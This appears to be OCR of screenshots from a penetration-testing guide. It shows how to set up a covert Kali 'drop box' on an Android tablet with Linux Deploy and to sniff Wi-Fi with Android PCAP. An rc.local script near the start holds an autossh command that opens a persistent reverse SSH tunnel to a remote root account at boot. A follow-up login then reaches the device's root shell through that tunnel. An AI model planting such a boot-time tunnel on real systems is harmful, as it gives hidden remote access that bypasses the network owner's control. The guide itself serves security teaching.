
```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

# Print the IP address
_IP=$(hostname -I) || true
if [ "$_IP" ]; then
  printf "My IP address is %s\n" "$_IP"
fi

autossh -M 10000 -N -f -R 1337:localhost:22 root@192.168.1.222

exit 0
~
~
```


1. ssh


```
root@lambda:~# ssh root@localhost -p 1337
root@localhost's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 14 17:21:19 2015 from localhost
root@kali:~#
```



Google Play
Search
Apps
Categories
Home
Top Charts
New Releases
My apps
Shop
Games
Family
Editors' Choice
My account
My Play activity
My wishlist
Redeem
Send gift
Add credit
Parent Guide
Linux Deploy
meefik
Tools
6,383
Everyone
This app is compatible with your device.
Installed
MyLinux [IP: 172.16.1.129 SSH: 22 VNC: 5900]
Debian [172.16.1.129]


6:07
Linux [192.168.1.213]
START
STOP
Help
This application installs the selected GNU/Linux distribution and executes it in a chroot-container.
Procedure:
1. Get superuser privileges (root).
2. Install BusyBox.
3. Check the connection to Internet.
4. Specify the installation options.
5. Start the installation ("Properties => Install").
6. Wait until the installation is complete.
7. Tap "START" button to run the container.
8. Connect to the container through CLI, SSH, VNC, or others.
For more information, see "About".


5:44
BusyBox
System:
* device: GT-P6210
* android: 4.4.4
* architecture: armv7l
Free space:
* /data: 8.4G
* /system: 472.3M
Latest BusyBox:
* version: v1.24.1-meefik
* applets: 339 items
* size: 796412 bytes
* md5: ce069af46a30d1bc0788da1533417a2c
Installed BusyBox:
* location: /system/xbin
* version: v1.24.1-meefik
* applets: 339 items
* size: 796412 bytes
* md5: ce069af46a30d1bc0788da1533417a2c
INSTALL
REMOVE



6:09
Properties: Linux
ACTION
Install
Start GNU/Linux installation
Reconfigure
Start GNU/Linux reconfiguration
Export
Export the container as rootfs archive
DEPLOY
Distribution
Debian
Distribution suite
jessie


Saving screenshot...
Properties: Linux
ACTION
Install
Start GNU/Linux installation
Reconfigure
Start GNU/Linux reconfiguration
Export
Export the container as rootfs ar
DEPLOY
Distribution
Kali Linux
Distribution suite
sana
Distribution
Kali Linux
Fedora
CentOS
Arch Linux
Gentoo
openSUSE
Slackware
RootFS
Cancel



5:45
Properties: Linux
Localization
POSIX
Desktop environment
LXDE
Select components
Select components to install
STARTUP
Chroot directory
/data/local/linux
SSH
Allow startup of SSH server
SSH settings
Change settings for SSH server
Components
Desktop Environment
SSH server
VNC server
X server
Kali components
Cancel
OK


4:00
Linux [192.168.1.213]
START
STOP
[15:59:17] Setting up lxrandr (0.3.0-1) ...
[15:59:17] Setting up lxterminal (0.2.0-1) ...
[15:59:17] update-alternatives: using /usr/bin/lxterminal to provide /usr/bin/x-terminal-emulator (x-terminal-emulator) in auto mode
[15:59:17] Setting up xarchiver (1:0.5.4-1) ...
[15:59:18] Setting up menu-xdg (0.5) ...
[15:59:18] Setting up openssh-sftp-server (1:6.7p1-5) ...
[15:59:18] Setting up openssh-server (1:6.7p1-5) ...
[15:59:18] Creating SSH2 RSA key; this may take some time ...
[15:59:22] 2048 62:a6:3b:5d:a5:a5:f5:95:52:f8:bc:e7:03:15:70:73 /etc/ssh/ssh_host_rsa_key.pub (RSA)
[15:59:22] Creating SSH2 DSA key; this may take some time ...
[15:59:26] 1024 fe:e9:7d:95:68:f3:5e:8c:10:30:61:2f:86:e0:fd:ec /etc/ssh/ssh_host_dsa_key.pub (DSA)
[15:59:26] Creating SSH2 ECDSA key; this may take some time ...
[15:59:26] 256 6f:94:bd:5f:e0:ed:f3:8d:f7:7c:ab:9d:f4:78:26:3d /etc/ssh/ssh_host_ecdsa_key.pub (ECDSA)
[15:59:26] Creating SSH2 ED25519 key; this may take some time ...
[15:59:26] 256 fd:e4:b3:db:3f:85:62:ab:80:af:92:8e:22:25:a5:84 /etc/ssh/ssh_host_ed25519_key.pub (ED25519)
[15:59:28] update-rc.d: As per Kali policy, ssh init script is left disabled.
[15:59:28] insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB defaults (2 3 4 5).
[15:59:28] insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB defaults (empty).
[15:59:28] [....] Starting OpenBSD Secure Shell server: sshd [?25l [?1c 7 [1G[[32m ok
[39;49m 8 [?25h [?0c.
[15:59:29] Setting up x11-utils (7.7+2) ...
[15:59:29] Setting up xauth (1:1.0.9-1) ...
[15:59:29] Setting up tightvncserver (1.3.9-6.5) ...
[15:59:29] update-alternatives: using /usr/bin/tightvncserver to provide /usr/bin/vncserver (vncserver) in auto mode
[15:59:29] update-alternatives: using /usr/bin/Xtightvnc to provide /usr/bin/Xvnc (Xvnc) in auto mode
[15:59:29] update-alternatives: using /usr/bin/tightvncpasswd to provide /usr/bin/vncpasswd (vncpasswd) in auto mode
[15:59:29] Setting up x11-xserver-utils (7.7+3+b1) ...
[15:59:29] Setting up xfonts-encodings (1:1.0.4-2) ...
[15:59:29] Setting up xfonts-utils (1:7.7+2) ...
[15:59:29] Setting up xfonts-base (1:1.0.3) ...
[15:59:29] Setting up libgtk-3-bin (3.14.5-1) ...
[15:59:29] Setting up adwaita-icon-theme (3.14.0-2) ...
[15:59:29] Setting up gnome-icon-theme (3.12.0-1) ...
[15:59:29] update-alternatives: using /usr/share/icons/gnome/scalable/places/debian-swirl.svg to provide /usr/share/icons/gnome/scalable/places/start-here.svg (start-here.svg) in auto mode
[15:59:30] Setting up gnome-colors-common (5.5.1-2) ...
[15:59:30] Setting up gnome-brave-icon-theme (5.5.1-2) ...
[15:59:31] Setting up libgtk-3-common (3.14.5-1) ...
[15:59:31] Setting up libgtk-3-0:armhf (3.14.5-1) ...
[15:59:32] Setting up dconf-editor (0.22.0-1) ...
[15:59:32] Setting up galculator (2.1.3-1) ...
[15:59:32] Setting up lxde (6) ...
[15:59:32] Setting up dconf-tools (0.22.0-1) ...
[15:59:32] Setting up kali-defaults (2.1) ...
[15:59:32] Installing /usr/share/kali-defaults/localstore.rdf as /etc/iceweasel/profile/localstore.rdf
[15:59:32] Installing /usr/share/kali-defaults/bookmarks.html as /etc/iceweasel/profile/bookmarks.html
[15:59:32] Installing /usr/share/kali-defaults/.bashrc as /etc/skel/.bashrc
[15:59:32] Installing /usr/share/kali-defaults/xsettings.xml as /etc/xdg/xfce4/xfconf/xfce-perchannel-xml/xsettings.xml
[15:59:32] Processing triggers for libc-bin (2.19-18) ...
[15:59:35] Processing triggers for libgdk-pixbuf2.0-0:armhf (2.31.1-2+b1) ...
[15:59:36] Processing triggers for systemd (215-17+deb8u1) ...
[15:59:44] <<< install
[16:00:35] Updating configuration file ... done
[16:00:36] >>> start
[16:00:36] Mounting partitions:
[16:00:36] / ... skip
[16:00:36] /proc ... skip
[16:00:36] /sys ... skip
[16:00:36] /dev ... skip
[16:00:36] /dev/tty ... skip
[16:00:36] /dev/pts ... skip
[16:00:36] /dev/shm ... skip
[16:00:36] /proc/sys/fs/binfmt_misc ... skip
[16:00:36] Configuring the container:
[16:00:36] dns ... done
[16:00:36] mtab ... done
[16:00:36] Starting services:
[16:00:36] SSH [:22] ... skip
[16:00:36] VNC [:5900] ... done


android's X desktop (localhost:0)
Control
Scaling
Clipboard
16:01


kismetwireless.net
Android PCAP
Android PCAP Capture is a utility for capturing raw 802.11 frames ("Monitor mode", or sometimes referred to as "Promiscuous mode"). The resulting Pcap files can be viewed on a computer using Eye P.A., Wireshark, Tcpdump and similar tools, or online using CloudShark.
Android PCAP works with Android phones running version 4 (ICS) or higher and Wi-Fi cards that use the RTL 8187 chipset.
GET IT ON Google play
How it works
Android PCAP implements the Linux kernel RTL8187 driver in userspace using the Android USB host API. This means it doesn't require root privileges (a highly dangerous requirement), and will run on stock phone firmware.
It is not possible to capture from the internal Wi-Fi interface on Android without running a custom firmware and gaining root access. Android PCAP was designed to get around those restrictions and provide a secure, standard method.
To go with PCAP capture, you can immediately view your PCAP files using the CloudShark service. To make this even easier on Android, check out CloudShark Uploader, which lets you send directly to CloudShark or a private CloudShark appliance!


ALFA
NETWORK
SAMSUNG
macpower


4:50
Pcap Capture
RTL8187 USB
RTL8187BvB V1+RTL8225
Channel hopping enabled
1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11
Logging inactive
Manage Logs...
Using 0B in 0 logs
Stop logging